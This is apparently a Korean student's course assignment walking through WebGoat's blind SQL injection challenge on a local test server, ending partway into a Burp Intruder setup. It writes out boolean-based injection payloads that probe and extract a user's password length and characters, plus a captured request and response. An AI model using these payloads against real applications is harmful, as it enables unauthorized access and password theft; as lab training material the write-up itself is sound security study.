


인터넷응용보안 7주차 과제


202121556 곽지현

Blind SQL Injection 문제

test' or1==1 – 공격문을 id 입력창이나 패스워드 입력창에 넣어봐도 모두 실패




REGISTER 메뉴로 가서 임의의 계정(test)을 등록




다시 동일한 id로 중복 가입을 시도 -> 이미 존재하는 계정이라고 나온다.


(계정명을 DB에 조회하고 있음)




계정명을 'test' 로 변경하여 공격 -> 내부에서 오류가 발생 (취약점 존재)




계정명에 test' and 1<2 – 를 입력하여 공격 -> 계정이 이미 존재 (Blind SQL 삽입 공격이 적용됨)




계정명에 test' and 1>2 – 를 입력하여 공격 -> 계정이 만들어졌다고 나온다.




tom' and length(password)<30 -- 이라고 공격 -> password의 길이가 30보다 작다는 명제가 참임을 알 수 있다.




tom' and length(password)=29 -- 라고 공격 -> 계정이 생성되었다는 메시지가 나옴 -> 거짓 (패스워드 길이 29 아님)



패스워드 길이를 하나씩 줄여 나가기 -> 패스워드 길이가 23일 때 계정이 존재한다는 메시지가 출력
(Tom의 패스워드 길이 : 23)



`tom' and ascii(substring(password,1,1)) < 100 --` 이라고 공격 -> 계정이 생성됨
and 뒷부분이 거짓 -> 패스워드의 첫 글자가 ASCII 코드로 100 이상의 값



HTTP history에서 이 요청을 찾아 Send to Intruder 메뉴 클릭

The screenshot shows the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. The main toolbar has tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Settings. The 'Proxy' tab is active, and the 'HTTP history' sub-tab is selected. A table of HTTP history is displayed, with columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, and Notes. The entry at index 650 is highlighted, showing a PUT request to /WebGoat/SqlInjectionAdvanced/challenge. Below the history table, the 'Request' and 'Response' details are shown. The 'Request' tab is active, displaying the raw request data. The 'Response' tab is also visible, showing the raw response data. The 'Inspector' panel on the right shows the request attributes, request body parameters, request cookies, request headers, and response headers. The 'Event log' at the bottom shows all issues.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
648	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	1033	JSON	mvc		
649	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8078	JSON	mvc		
650	http://127.0.0.1:8080	PUT	/WebGoat/SqlInjectionAdvanced/c...		✓	200	429	JSON			
651	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	1033	JSON	mvc		
652	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8078	JSON	mvc		
653	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8078	JSON	mvc		
654	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	1033	JSON	mvc		
655	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8078	JSON	mvc		
656	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	1033	JSON	mvc		
657	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8078	JSON	mvc		
658	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview...			200	1033	JSON	mvc		

Request

```
PUT /WebGoat/SqlInjectionAdvanced/challenge HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 137
sec-ch-ua: "Not(A:Brand";v="24", "Chromium";v="122"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
sec-ch-ua-platform: "Windows"
```

Response

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 15 Apr 2025 01:20:52 GMT
8
9 {
10   "lessonCompleted":true,
11   "feedback":
12     "User tom' and ascii(substring(password,1,1)) < 100 -- created, please proceed to the login page.",
13   "output":null,
14   "assignment": "SqlInjectionChallenge",
15   "attemptWasMade":true
16 }
```

Inspector

Request attributes: 2

Request body parameters: 4

Request cookies: 1

Request headers: 18

Response headers: 6

Event log: All issues

Memory: 127.7MB

%3C -> %3D 로 수정 / 100 -> \$100\$ 형태로 수정

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Choose an attack type' section shows 'Sniper' as the selected attack type. The 'Payload positions' section is active, showing the configuration for the attack. The 'Target' is set to 'http://127.0.0.1:8080'. The 'Update Host header to match target' checkbox is checked. The 'Payload positions' list shows the request body parameters, with the 'password' parameter highlighted. The 'Payload' field contains the payload: 'tom' and ascii(substring(password,1,1)) < 100 -- created, please proceed to the login page. The 'Confirm password' field is set to 'test'. The 'Event log' at the bottom shows all issues.

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

